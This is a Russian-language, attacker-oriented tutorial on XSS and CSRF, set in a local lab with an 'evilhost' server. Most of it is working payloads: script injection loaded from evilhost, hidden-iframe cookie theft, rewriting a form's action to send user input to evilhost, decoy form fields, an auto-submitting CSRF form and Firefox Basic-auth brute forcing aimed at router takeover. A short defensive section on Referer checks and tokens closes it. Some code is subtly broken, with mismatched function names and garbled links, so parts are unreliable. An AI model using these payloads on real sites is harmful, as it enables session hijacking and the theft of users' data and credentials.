**Практические примеры использования XSS**

Автор: [Kuzya](http://inattack.ru/forum/Kuzya-m355.html)  
В данной статье я на практике рассмотрю несколько примеров использования XSS-уязвимостей. Чем и попытаюсь Вам доказать что XSS это важная уязвимость. Итак, ниже будут рассмотрены следующие примеры:

* Дописывание в определённое место страницы произвольного HTML/JS-кода. Передача взломщику полного кода страницы.
* Получение доступа к cookies с ограниченной зоной действия.
* Манипуляции с формами в невидимом режиме.
* Выполнение произвольных действий незаметно для пользователя на примере phpBB.
* XSS – нападение с использованием Flash!-ролика.

Данные примеры осуществимы и с помощью активной (хранимой) XSS, но мы будем использовать пассивную XSS-атаку (кроме случая с Flash!), для экономии времени. Так же надо сказать о том, что нам придётся работать с дописыванием определённого кода в страничку. Метод document.write() нам для этого не подойдёт из за некоторых его особенностей. Для осуществления всех наших идей мы будем пользоваться тэгом iframe и свойством innerHTML. У некоторых читателей уже наверняка появились мысли типа "Сейчас начнутся мучительные обьяснения". Этого не будет. На самом деле работать с тем же innerHTML очень легко. Как их использовать - будет описано ниже, сразу на примерах.  
  
И ещё кое что – если вдруг что то не работает, или работает, но не правильно то перечитайте код ещё раз. Возможно Вы могли где то ошибиться.

Создание тренировочной площадки.

Для экспериментов нам нужно создать 3 хоста:

* clientsite – сайт который будет посещать атакуемый пользователь. Данный сайт будет страдать XSS-уязвимостью.
* evilhost – наш сайт где будет располагаться весь вредоносный код. Не будем же мы вводить в адресную строку браузера огромное количества кода.
* targethost – хост который понадобится в будущем. Он будет эмитировать мишень атаки.

Для создания этих хостов просто создайте папки с их названиями в папке home денвера и перезагрузите веб-сервер.  
  
Сейчас нужно написать скрипт который будет страдать XSS-уязвимостью. Мы напишем скрипт, который будет содержать код формы, и один div-элемент с id - main\_div (они нам дальше пригодятся):

<?php

print ‘<html>

<head>

<title>Тестовая форма</title>

</head>

<body>

<form action=form.php method=POST>

<input type=text name="first\_field">

<input type=text name="second\_field">

<input type=submit value="Отправить">

</form>

<div name="main\_div" id="main\_div">our test form</div>

‘.$\_GET['word']."

</body>

</html>

\n";

?>

Назовём его index.php и поместим в корень хоста clientsite (/home/clientsite/www/). Так же создайте пустой скрипт xss\_code.js и поместите его в корень evilhost.

Дописывание в определённое место страницы произвольного HTML/JS-кода.

Вот здесь мы начнём пользоватся innerHTML. innerHTML - свойство DOM (Document Object Model) элементов. Это свойство позволяет без труда включить в состав элемента любой код в неограниченном количестве. Ниже мы разберём пример включения в документ обычного текста. Эту задачу будет выполнять функция InsertText(). Вот её код:

function InsertText(){

// Текст который будет добавлен

var our\_text=" - innerHTML in action!";

// в переменную element заносим текст который

// находится внутри наших div-тэгов (у них id - main\_div)

var element=document.getElementById("main\_div");

// Добавляем текст

element.innerHTML+=our\_text;

}

Данный код добавит к тексту “our test form” текст “innerHTML in action!”. Всё что нам теперь нужно – вызвать данную функцию. Для этого нужно просто написать её имя в начале скрипта. В итоге код xss\_code.js должен быть следующим:

// Содержимое xss\_code.js

// Вызываем функцию

InsertText();

// Код функции

function InsertText(){

var our\_text=" - innerHTML in action!";

var element=document.getElementById("main\_div");

element.innerHTML+=our\_text;

}

Для проверки работоспособности кода пройдите по ссылке:

http://clientsite/index.php?word=<script src=http://evilhost/xss\_code.js></script>

Не забывайте о том, что в innerHTML содержится текст/код находящийся внутри указанного Вами элемента, и Вы можете не только изменять его, но и читать (выводить в alert(), в переменную и т.д.). Вот код, который выполнит чтение всего, что находится внутри тэга <div>:

function ShowInnerHTML(){

var element=document.getElementById("main\_div");

alert(element.innerHTML);

}

При вызове данной функции Вы должны увидеть следующее:  
А что если взломщику нужно просмотреть весь код страницы? Как Вы наверное уже догадались – нужно получить innerHTML тэга <html>.Для этого можно использовать следующий код:

function GetAllPage(){

// В переменную page помещаются все свойства тэга <html>

var page=document.getElementsByTagName("html");

// а теперь в переменную CodeOfPage помещаем код страницы

var CodeOfPage=page.item(0).innerHTML;

// выводим код страницы с помощью alert().

alert(CodeOfPage);

}

*Не забывайте про то, что в браузерах есть такая хорошая функция как “автозаполнение форм”. Если вдруг у жертвы данная функция активирована то шанс обнаружить какую-либо информацию в форме (например, авторизации) очень велик.*  
  
Это самый простой пример применения XSS не для кражи cookies или вывода сообщений. Идём дальше.

Получение доступа к cookies с ограниченной зоной действия.

Второй пример: угон cookies, зона действия которых ограничена. Хоть и это относится к угону cookies, но обычным угоном значения document.cookie здесь ничего не сделаешь.  
  
*Небольшая справка для тех, кто не представляет себе, что такое зона действие cookies: Здесь имеется в виду то, что cookies могут передаваться не всему сайту, а отдельной его директории (или скрипту). Это может создать затруднения для начинающих взломщиков. Если, например, зона действия cookies ограничена папкой /dir/ на сайте site.com, то, найдя XSS в корне сайта, или в какой либо другой директории (помимо /dir/), с помощью document.cookie cookies Вы получить не сможете.*   
  
Далее в папке htdocs хоста clientsite создайте директорию cookdir. Займёмся кодингом - напишем скрипт, который будет устанавливать cookies с ограниченной зоной действия. Вот его код:

<?php

# отключаем вывод ошибок

error\_reporting(0);

# если в cookies с именем test ничего нет, то создаём cookies.

if ( strlen($\_COOKIE['test'])==0 ) {

# test – имя cookies, hacker – значение, которое там будет находиться.

# time()+3600 – время действия cookies - это 1 час с момента создания

# /cookdir/ - папка, которой ограничено действие cookies.

setcookie("test","hacker",time()+3600,"/cookdir/");

} else {

# Если же cookies установлены то выводим их на экран.

print "Cookie: ".$\_COOKIE['test'];

}

?>

Назовём этот скрипт index.php и поместим в папку cookdir хоста clientsite. Теперь откройте браузер и перейдите по адресу http://clientsite/cookdir/ . Вы должны увидеть пустую страницу. Далее обновите её и увидите содержимое cookies:   
  
После этого обратитесь к корню сайта с параметром word равным <script>alert(document.cookie)</script>

http://clientsite/index.php?word=<script>alert(document.cookie)</script>

Если предыдущий скрипт Вы написали правильно, то cookies Вы не увидите из за их ограниченной зоны действия:   
  
Вот тут то и может застопорится начинающий взломщик – смотрим в браузере cookies – они есть, проводим XSS – их нет. Что бы обойти данное ограничение мы воспользуется html-тегом iframe - данный тег используется для создания отдельных, независимых фреймов. Грубо говоря, он не является потомком основного документа, а сам представляет собой документ. Огромный плюс для взломщика этот тэг представляет из-за того, что с помощью него можно эмулировать действия пользователя. Возможно я объяснил не совсем понятно, но читая дальше Вы всё поймёте. Тэг iframe имеет свойство src – адрес источника, откуда нужно загрузить данные в документ. Сделаем следующие: введём в качестве значения параметра word следующий код:

<iframe src=/cookdir/ width=100 heigth=100></iframe>

После нажатия Enter`a Вы должны увидеть следующее:   
  
Как видите, браузер встретив тэг <iframe> обратился к пути указанному в src, к тому же видно что он передал туда cookies так как там зона действия cookies не ограничена. Далее нам нужно будет сделать следующее: разместить на нашем сайте (evilhost) скрипт написанный на JavaScript (далее JS), который выведет в окно пользователя тэг <iframe> (скрипт с этим кодом мы подключим через XSS). Так как iframe создаёт новый документ то и объект cookie содержит совершенно иную информацию, а именно – cookies которые передались открывшемуся документу. В нашем случае это как раз те cookies, которые мы пытались достать в начале, но не смогли из-за ограничений их зоны действия. Далее с помощью того же JS-кода мы получим значение объекта cookie и выведем их на экран функцией alert().  
  
Итак, начнём. Наш скрипт, содержащий вредоносный код мы назовём xss\_code.js. В начале работы нашего скрипта нам необходимо вывести iframe – для этого мы будем использовать innerHTML так же как и в первом варианте – то есть просто допишем код в документ:

function WriteIframeCode(){

var div=document.getElementById("main\_div");

div.innerHTML=div.innerHTML+'<iframe style="display:none" onload=show\_cookies(); name=evilframe id=evilframe src=/cookdir/index.php></iframe>';

}

Обратите внимание на следующие моменты:

* Свойство style содержит “display:none” что делает наш фрейм невидимым.
* name и id это имя фрейма и его id. Это нужно для последующего обращения к нему с помощью JS.
* http://clientsite/cookdir/index.php - адрес откуда нам надо взять cookies
* onload=show\_cookies() – при окончании загрузки данных во фрейм вызываем функцию show\_cookies()

А вот, собственно, и код функции show\_cookies():

function show\_cookies(){

var client\_cookies=window.evilframe.document.cookie;

alert(client\_cookies);

}

Тут мы в переменную client\_cookies выводим объект cookie, который имеется в нашем фрейме(evilframe), а затем выводим client\_cookies через функцию alert(). С самого начала скрипта нам нужно вызвать эти 2 функции – сначала write\_code(), а затем show\_cookie(). То есть у нас получается следующий код:

// Как только скрипт загружен, вызываем необходимые функции

WriteIframeCode();

// Код функций.

function WriteIframeCode(){

var div=document.getElementById("main\_div");

div.innerHTML=div.innerHTML+'<iframe style="display:none" onload=show\_cookies(); name=evilframe id=evilframe src=/cookdir/index.php></iframe>';

}

function ShowCookies(){

var client\_cookies=window.evilframe.document.cookie;

alert(client\_cookies);

}

Сохраните данный скрипт (xss\_code.js) в корне нашего атакующего хоста. Теперь нам осталось только подключить данный код к уязвимой странице с помощью такого запроса:

http://clientsite/index.php?word=<script src=http://evilhost/xss\_code.js></script>

Если Вы всё сделали правильно, то должны увидеть то что лежит в cookies которые мы пытаемся достать, а именно:   
  
Вот и всё, наша задача выполнена. Мы получили нужные cookies, куда они отправятся потом – дело Ваше. Ещё стоит обратить внимание вот на что – таким способом cookies от какого либо другого сайта Вы не получите, то есть вы можете получать cookies только внутри определённого домена. Если же Вы загрузите в iframe документ из другого домена то браузер запретит Вам обращаться к его содержимому.

Манипуляции с формами ввода в невидимом режиме.

Итак. Раз мы имеем XSS на сайте, то мы можем каким либо образом читать /модифицировать HTML-код этого сайта. Ниже я рассмотрю заполнение, отправку и модификацию форм. Начнём с заполнения. Для экспериментов в корне нашего clientsite уже создан скрипт index.php который содержит код формы. В форме у нас имеется 2 поля для заполнения (first\_field и second\_field), а так же кнопка для отправки содержимого файлу form.php. Код form.php:

<?php

print "Первое поле:".$\_POST['first\_field']."<br>";

print "Второе поле:".$\_POST['second\_field'];

?>

Вот такой маленький код, который просто выведет нам то, что мы ввели в форме. Для проверки работоспособности пройдите по ссылке

http://clientsite/

заполните и отправьте форму.  
  
Теперь начнём имитировать действия взломщика – заполним форму нашими данными. Откроем наш xss\_code.js и подредактируем его.  
Некоторые технические аспекты:

* В JS данные форм хранятся в массиве forms – первая форма имеет номер 0, вторая – 1 и т.д. Мы будем использовать forms[0] т.к. форма у нас одна.
* Данные полей хранятся в свойстве value (document.forms[0].имя\_поля.value).

Для заполнения формы нам просто нужно указать, что будет лежать в свойстве value каждого поля. Вот код, который это сделает:

function DataInForm(){

// В первое поле заносим текст ‘It was’

document.forms[0].first\_field.value='It was ';

// А во 2-ое – ‘XSS practic’

document.forms[0].second\_field.value='XSS practic';

}

Теперь эту форму надо отправить. Делается это с использованием метода submit(). Вот код, который отправит данные формы:

window. document.forms[0].submit();

Общий код функции DataInForm() станет таким:

function DataInForm(){

// В первое поле заносим текст ‘It was’

window.document.forms[0].first\_field.value='It was ';

// А во 2-ое – ‘XSS practic’

window. document.forms[0].second\_field.value='XSS practic';

// отправляем данные

window. document.forms[0].submit();

}

Теперь же, при переходе по ссылке http://clientsite/index.php?word=<script src=http://evilhost/xss\_code.js></script> Вы должны увидеть следующие данные:   
  
Форма заполнилась и нормально отправилась. Главный недостаток этого метода в том, что пользователь заметит отправку данных. Как Вы наверное уже догадались – что бы этого не произошло нужно все действия производить через невидимый iframe.

Перехват данных, введённых пользователем.

Иногда возникает необходимость в том что бы перехватить данные введённые в форму пользователем. В данном случае, для отправки данных не по назначению, надо просто изменить свойство action нужной Вам формы. Для разбора примера давайте создадим файл newform.php в корене evilhost:

<?php

print "data is here!"."<br>";

print "Первое поле:".$\_POST['first\_field']."<br>";

print "Второе поле:".$\_POST['second\_field'];

?>

Теперь напишем небольшую функцию для изменения пути передачи данных.

function ChangeFormDestination(){

window.document.forms[0].action='http://evilhost/newform.php';

}

Для успешной атаки нам надо вызвать вышеописанную функцию. То есть код нашего xss\_code.js должен начинаться с **ChangeFormDestination();**  
Далее проходим по ссылке

http://clientsite/index.php?word=<script src=http://evilhost/xss\_code.js></script>

в ручную заполняем форму и жмём кнопку “Отправить”. Если всё правильно то Вы должны увидеть следующее:   
  
Так как надпись “data is here” имеется только в скрипте нашего evilhost – получается что мы изменили пункт доставки формы и данные попали к нам. Но тут Вы можете встретить два небольших нюанса:

* если Ваш злонамеренный код загружается (а, следовательно, и выполняется) раньше загрузки формы, то ожидаемого эффекта Вы не добьётесь так как. форма ещё не загрузилась, а код уже выполняется. В таком случае наша функция просто не обнаружит форму (она ведь не загружена). Что бы не зайти в тупик используйте любые средства задержки работы функции (например таймер).
* Второй нюанс заключается в том, что пользователь может заметить переход на какую-то фиктивную страничку. Что бы этого не случилось используйте моментальный редирект. Для таких целей можно использовать функцию header(); в PHP.

Фальсификация данных введённых пользователем.

Теперь давайте рассмотрим ситуацию, когда XSS, снова же, находится на странице с формой, но нам нужно что бы передались сформированы нами данные, а пользователь должен даже этого не замечать (хотя бы до последнего момента). Мы поступим следующим образом: сделаем настоящие поля невидимыми и заполним их, а пользователю дадим фиктивные поля. В итоге пользователь, отправив форму, отправляет данные, которые надо нам. Все наши действия должны состоять из трёх этапов:

* Скрытие настоящих полей.
* Заполнение, ранее скрытых нами, полей нужными нам данными.
* Генерация фиктивных полей.

Первые два действия я расположил именно в таком порядке, из за того, что лучше сначала скрыть поля, а потом их заполнить так как браузеры (да и вообще все программы) имеют свойство “притормаживать” в самый неожиданный момент. Пользователь может заподозрить неладное, если браузер, “притормозив”, встанет на месте заполнения полей, и через секунду скроет их и выведет фиктивные поля.  
  
Начнём. Весь код связанный с этим примером мы будем размещать в функции **GenerateFictionalForm()**. Нам нужно просто взять определённые поля из формы и установить в их свойство “type” значение “hidden”. Делается это следующим кодом:

document.forms[0].first\_field.type='hidden';

document.forms[0].second\_field.type='hidden';

Думаю, данный код в объяснениях не нуждается. Далее нам нужно занести в них определённые значения:

document.forms[0].first\_field.value='XSS';

document.forms[0].second\_field.value='is tested!';

Сейчас будет самый трудный момент для тех, кто раньше вообще не занимался JavaScript. Для создания новых объектов нам понадобятся 3 функции:   
**getElementsByTagName(TagName)** – функция, которая после выполнения возвращает массив тэгов c именем TagName которые имеются в документе.  
**createElement(ElementName)** – функция создаёт определённый элемент документа.  
**appendChild(ChildElement)** – функция создающая дочерний элемент.  
  
Более подробно давайте рассмотрим каждую функцию на практике, так как в теории программирование вообще трудно-понимаемо. Сначала получаем массив форм имеющихся в документе вот таким вот кодом:

var form=document.getElementsByTagName('form');

Теперь в массиве form у нас лежат все формы документа – то есть одна наша форма в form[0]. Дальше создаём два новых поля для ввода:

var f\_field=document.createElement("input");

var s\_field=document.createElement("input");

И указываем их параметры:

// Задаём тип этих полей

s\_field.type='text';

f\_field.type='text';

// Задаём имена полей

s\_field.name='wewef';

f\_field.name='ewf32f';

При указании имён полей можно указывать всё что угодно, главное, что бы их имена не совпадали с именами натуральных полей. А теперь, с помощью функции appendChild() создаём их как дочерние элементы нашей формы:

form[0].appendChild(f\_field);

form[0].appendChild(s\_field);

Вот код получившегося скрипта:

GenerateFictionalForm(); // Вызываем нашу функцию.

function GenerateFictionalForm(){

// Скрываем оба настоящих поля

document.forms[0].first\_field.type='hidden';

document.forms[0].second\_field.type='hidden';

// Устанавливаем нужные нам значения в настоящие поля

document.forms[0].first\_field.value='XSS';

document.forms[0].second\_field.value='is tested!';

// Ищем форму, структуру которой будем менять

var form=document.getElementsByTagName('form');

// Создаём новые фиктивные поля

var f\_field=document.createElement("input");

var s\_field=document.createElement("input");

// Задаём тип этих полей

s\_field.type='text';

f\_field.type='text';

// Задаём имена полей

s\_field.name='wewef';

f\_field.name='ewf32f';

// Создаём эти фиктивные поля как дочерний элемент формы

form[0].appendChild(f\_field);

form[0].appendChild(s\_field);

}

Для проверки работоспособности нашего кода пройдём по ссылке

http://clientsite/index.php?word=<script src=http://evilhost/xss\_code.js></script>

и введём любые данные в форму. После отправки скрипт form.php получит совершенно не то, что Вы ввели в форме: 

Манипуляции с кодом страницы с помощью Flash!-ролика.

В данном примере рассмотрим использование флэш-роликов для осуществления враждебных действий. Мы повторим первый практический пример, только с использованием Flash! . Основная опасность здесь в том, что флэш-ролик имеет права на обращение к коду страницы на которой он расположен. Следовательно взломщик может производить любые действия по отношению к коду страницы с помощью флэш-ролика.  
  
Естественно сначала нам нужно нарисовать сам флэш ролик без какого либо кода. Как и что рисовать – дело Ваше. Я нарисовал какуюто синюю размозню. Назовите его 1.swf и поместите в папку веб-сервера (я поместил в localhost) Теперь нужно написать страницу на которой этот ролик будет расположен. Вот её код(swf.html):

<html>

<head>

<title>Flash!-attack. Practic.</title>

</head>

<body>

<div id='blah'>test</div>

<EMBED src="1.swf" WIDTH=468 HEIGHT=60 TYPE="application/x-shockwave-flash"></EMBED>

</body>

</html>

Эту страничку надо положить в ту же папку где находится 1.swf. Далее пройдите по ссылке http://localhost/swf.html  
и убедитесь в том что флэш-ролик действительно отображается.   
  
Как Вы наверное догадались – мы опять будем производить манипуляции с кодом в тэге <div>. Наша цель изменить надпись с "test" на "XSS ATTACK!". Если в самом первом примере у Вас всё получилось то и сейчас это не составит особого труда. JS-код функции (hack()) которая выполнит всё это:

function hack(){

var main\_div=document.getElementById('blah');

main\_div.innerHTML='XSS ATTACK!';

}

Всё что от нас требуется – засунуть данный код в переменную, а затем с помощью функции getURL() выполнить его. Обратите внимание на то что весь код, который мы поместим в переменную, должен идти в одну строчку, иначе скрипт просто не заработает и будет ругатся на ошибки. Приступим. Данный код будет хранится в переменной code:

var code="function hack(){var main\_div=document.getElementById('blah');main\_div.innerHTML='XSS ATTACK!'}hack();";

Весь вышеприведённый код должен идти в одну строку. Далее мы вызовем функцию getURL() а затем функцию stop() (что бы флэш-ролик проигрался только один раз а не бесконечно):

getURL("javascript:"+code);

stop();

Итак, сохраняем флэш-ролик и обращаемся к страничке: 

**Cross-Site Request Forgery**

Давайте рассмотрим использование CSRF на примере. Предположим, существует некое Web-приложение, отправляющее сообщения электронной почты. Пользователь указывает адрес электронной почты и текст сообщения, нажимает кнопку Submit и сообщение от его адреса передается получателю.



  
  
Рис. 1. Отправка сообщения


Схема знакома по множеству сайтов и не вызывает никаких возражений. Однако указанное приложение с большой вероятности уязвимо для атак «Подделка HTTP-запроса». Для эксплуатации уязвимости злоумышленник может создать на своем сайте страницу содержащую ссылку на «изображение», после чего заставить пользователя перейти по ссылке на свой сайт (например, http://bh.ptsecurity.ru/xcheck/csrf.htm).

<img src="http://test.ptsecurity.ru/xcheck/send.asp?to=user@example.com&mess=Spam+The">

При обращении к странице браузер пользователя пытается загрузить изображение, для чего обращается к уязвимому приложению, т.е. оправляет сообщение электронной почты адресату, указанному в поле «to» запроса.

  
  
Рис. 2. Атака CSRF

Обратите внимание, что браузер пользователя отправит сайту значение Cookie, т.е. запрос будет воспринят как исходящий от аутентифицированного пользователя. Для того чтобы заставить пользователя загрузить страницу, отправляющую запрос к уязвимому серверу, злоумышленник может использовать методы социальной инженерии, а также технические уязвимости, такие как XSS и ошибки в реализации функции перенаправления.

  
  
Рис. 3. Логика работы CSRF

Таким образом, атака с использованием CSRF заключается в использовании браузера пользователя для передачи HTTP-запросов произвольным сайтам, а уязвимость – в отсутствии проверки источника HTTP-запроса.

Для примера создадим файл csrf.php:

<html>

<head>

<title>Тестовая страница CSRF</title>

</head>

<body>

Сейчас прозойдет отправка сообщения

<img style="visibility:hidden" src="send.php?to=user@example.com&mess=Spam+The">

</form>

</body>

</html>

и файл send.php

<?php

$filename = 'hack.txt';

if (!$handle = fopen($filename, 'a')) {

exit;

}

fwrite($handle, "user: ".$\_GET['to']."\n");

fwrite($handle, "message: ".$\_GET['mess']."\n");

fclose($handle);

?>

Открываем файл csrf.php в браузере. Затем отрываем файл hack.txt на сервере и видим отправленное сообщение.

Приведенное в примере приложение использует HTTP-метод GET для передачи параметров, что упрощает жизнь злоумышленнику. Однако не стоит думать, что использование метода POST автоматически устраняет возможность проведения атак с подделкой HTTP-запроса. Страница на сервере злоумышленника может содержать готовую HTML-форму, автоматически отправляемую при просмотре страницы.

<html>

<body>

<form method=POST action="http://test.ptsecurity.ru/xcheck/postsend.asp">

Mail to:<br><br><input type=text name=to value="user2spam@example.com"><br><br>

Message:<br><br>

<textarea width=20 name=mess>Spam The</textarea><br><br>

<input type=submit id=doit>

</form>

<script>

document.getElementById("doit").click();

</script>

</body>

</html>

Для эксплуатации CSRF злоумышленнику совсем не обязательно иметь свой Web-сервер. Страница, инициирующая запрос может быть передана по электронной почте или другим способом.

## Пробиваем периметр

Компания Symantec [опубликовала отчет](http://www.securitylab.ru/bitrix/exturl.php?goto=http%3A%2F%2Fwww.symantec.com%2Favcenter%2Freference%2FDriveby_Pharming.pdf) о атаке, под называнием «Drive-By Pharming», которая, по сути, является вариантом эксплуатации CSRF. Злоумышленник выполняет в браузере пользователя некий «волшебный» JavaScript, изменяющий настройки маршрутизатора, например устанавливающего новое значение DNS-сервера. Для выполнения этой атаки необходимо решить следующие задачи:   
  
- сканирование портов с помощью JavaScript;   
  
- определение типа Web-приложения (fingerprint);   
  
- подбор пароля и аутентификация с помощью CSRF;   
  
- изменение настроек узла с помощью атаки CSRF.   
  
Техника сканирования определения доступности Web-сервера и его типа по с [помощью JavaScript](http://www.securitylab.ru/bitrix/exturl.php?goto=http%3A%2F%2Fwww.spidynamics.com%2Fspilabs%2Feducation%2Farticles%2FJS-portscan.html) проработана достаточно хорошо и сводится к динамическому созданию HTML-объектов (например, img src=), указывающие на различные внутренние URL (например, http://192.168.0.1/pageerror.gif). Если «картинка» была успешно загружена, то по тестируемому адресу расположен Web-сервер на базе Microsoft IIS. Если в ответ было получена ошибка 404, то порт открыт и на нем работает Web-сервер. В случае если был превышен таймаут – сервер отсутствует в сети или порт заблокирован на межсетевом экране. Ну и в остальных ситуациях – порт закрыт, но хост доступен (сервер вернул RST-пакет и браузер вернул ошибку до истечения таймаута). В некоторых ситуациях подобное сканирование портов из браузера пользователя может проводиться без использования JavaScript (http://jeremiahgrossman.blogspot.com/2006/11/browser-port-scanning-without.html).   
  
После определения типа устройства злоумышленник может попробовать заставить браузер пользователя сразу послать запрос на изменение настроек. Но такой запрос будет успешен только в случае, если браузер пользователя уже имеет активную аутентифицированную сессию с устройства. Иметь под рукой открытую страницу управления маршрутизатором - дурная привычка многих «продвинутых» пользователей.   
  
Если же активной сессии с интерфейсом управления нет, злоумышленнику необходимо пройти аутентификацию. В случае если в устройстве реализована аутентификация на основе форм, никаких проблем не возникает. Используя CSRF в POST, серверу отправляются запрос на авторизацию, после чего с него загружается изображение (или страница) доступная только аутентифицированным пользователям. Если изображение было получено, то аутентификация прошла успешно, и можно приступать к дальнейшим действиям, в обратном случае – пробуем другой пароль.   
  
В случае если в атакуемом устройстве реализована аутентификация по методу Basic, задача усложняется. Браузер Internet Explorer не поддерживает возможность указать имя пользователя и пароль в URL (например, http://user:pass@test.ptsecurity.ru). В связи с этим для выполнения Basic-аутентификации может использоваться метод с добавлением HTTP-заголовков с помощью Flash, описанный в статье [Amit Clein](http://www.securitylab.ru/analytics/271169.php). Однако этот метод подходит только для старых версий Flash, которые встречаются все реже и реже.   
  
Но другие брузеры, например Firefox дают возможность указать имя пользователя и пароль в URL, и могут быть использованы для аутентификации на любом сервере, причем это можно сделать без генерации сообщения об ошибке в случае выбора неверного пароля.   
  
Пример сценария для «тихой» аутентификации по методу Basic, из блога [Stefan Esser](http://www.securitylab.ru/bitrix/exturl.php?goto=http%3A%2F%2Fblog.php-security.org%2Farchives%2F56-Bruteforcing-HTTP-Auth-in-Firefox-with-JavaScript.html)приведен ниже.

<html>

<head>

<title>Firefox HTTP Auth Bruteforcing</title>

<script>

function okPW()

{

alert("User/Password Combination correct");

}

function wrongPW()

{

alert("User/Password Combination is wrong");

}

</script>

<link rel="shortcut icon" href="http://user:pass@URL" type="image/x-icon">


</head>

<body>

<img src="http://www.securitylab.ru/\_article\_images/2007/03/http://user:pass@URL" onLoad="okPW()" onError="wrongPW()">

</body>

</html>

  
  
Рис. 5. Аутентификация Basic в Firefox

В корпоративной среде, где зачастую используются механизмы SSO, например, на базе домена Active Directory и протоколов Kerberos и NTLM эксплуатация CSRF не требует дополнительных усилий. Браузер автоматически пройдет аутентификацию в контексте безопасности текущего пользователя.   
  
После того как аутентификация была пройдена, злоумышленник с помощью JavaScript передать запрос, изменяющий произвольные настройки маршрутизатора, например адрес DNS-сервера.

**Методы защиты**

Первое, что приходит на ум, когда речь заходит о защите от CSRF – это проверка значения заголовка Referer. И действительно, поскольку подделка HTTP-запросов заключается в передаче запроса с третьего сайта, контроль исходной страницы, чей адрес автоматически добавляется браузером в заголовки запроса, может решить проблему.   
  
Однако этот механизм имеет ряд недостатков. Во-первых – перед разработчиком встает вопрос об обработке запросов, не имеющих заголовка Referer как такового. Многие из персональных межсетевых экранов и анонимизирующих proxy-серверов вырезают Referer, как потенциально небезопасный заголовок. Соответственно, если сервер будет игнорировать подобные запросы, группа наиболее «параноидально» настроенных граждан не смогут с ним работать.   
  
Во-вторых, в некоторых ситуациях заголовок Referer может быть подделан, например, с помощью уже упоминавшегося трюка с Flash. Если пользователь применяет IE 6.0, то содержимое заголовка запроса может быть модифицировано c использованием ошибки в реализации XmlHttxmpquest. Уязвимость заключается в возможности использования символов перевода строки в имени HTTP-метода, что позволяет изменять заголовки и даже внедрять дополнительный запрос. Эта уязвимость была обнаружена [Amit Clein](http://www.securitylab.ru/bitrix/exturl.php?goto=http%3A%2F%2Fwww.securityfocus.com%2Farchive%2F1%2F411585) () в 2005 году и снова открыта [<="" a="">в 2007. Ограничением этого метода является то, что он работает только в случае наличия между пользователем и сервером HTTP-Proxy или размещения серверов на одном IP-адресе, но с разными доменными именами.   
  
Другой распространенный метод – добавление уникального параметра к каждому запросу, который затем проверяется сервером. Параметр может добавляться к URL при использовании GET запроса как например, в](http://www.securitylab.ru/bitrix/exturl.php?goto=http%3A%2F%2Fwww.webappsec.org%2Flists%2Fwebsecurity%2Farchive%2F2007-02%2Fmsg00016.html)[Google Desktop](http://www.securitylab.ru/bitrix/exturl.php?goto=http%3A%2F%2Fwww.watchfire.com%2Fresources%2FOvertaking-Google-Desktop.pdf) или в виде спрятанного параметра формы, при использовании POST. Значение параметра может быть произвольным, главное, чтобы злоумышленник не мог его предсказать, например – значение сессии пользователя.

  
  
Рис. 6. Защита от CSRF в Bitrix

Для быстрого добавления функции проверки CSRF в свое приложение можно воспользоваться следующим подходом:   
  
1. Добавлять в каждую генерируемую страницу небольшой JavaScript, дописывающий во все формы дополнительный скрытый параметр, которому присваивается значение Cookie.   
  
2. Проверять на сервере, что переданные клиентом с помощью метода POST данные содержат значение, равное текущему значению Cookie.   
  
Пример подобного клиентского сценария приведен ниже:

<script>

strCookie = document.cookie;

for (i=0;i<document.forms.length;i++)

{

var newTextField = document.createElement('input');

newTextField.setAttribute('type','hidden');

newTextField.setAttribute('name','session');


newTextField.value=strCookie;

document.forms[i].appendChild(newTextField);

}

</script>

Дальнейшим развитием этого подхода является сохранение идентификатора сессии не в Cookie, а в качестве скрытого параметра формы (например, VIEWSTATE).   
  
В качестве метода противодействия CSRF могут использоваться различные варианты тестов Тьюринга, например, хорошо известные всем изображения - CAPTCHA. Другим популярным вариантом является необходимость ввода пользовательского пароля при изменении критичных настроек.

  
  
Рис. 7. Защита от CSRF в mail.ru

Таким образом, Cross-Site Request Forgery являются атакой, направленной на клиента Web-приложения и использующей недостаточную проверку источника HTTP-запроса. Для защиты от подобных атак может использоваться дополнительный контроль источника запроса на основе заголовка Referer или дополнительного «случайного» параметра.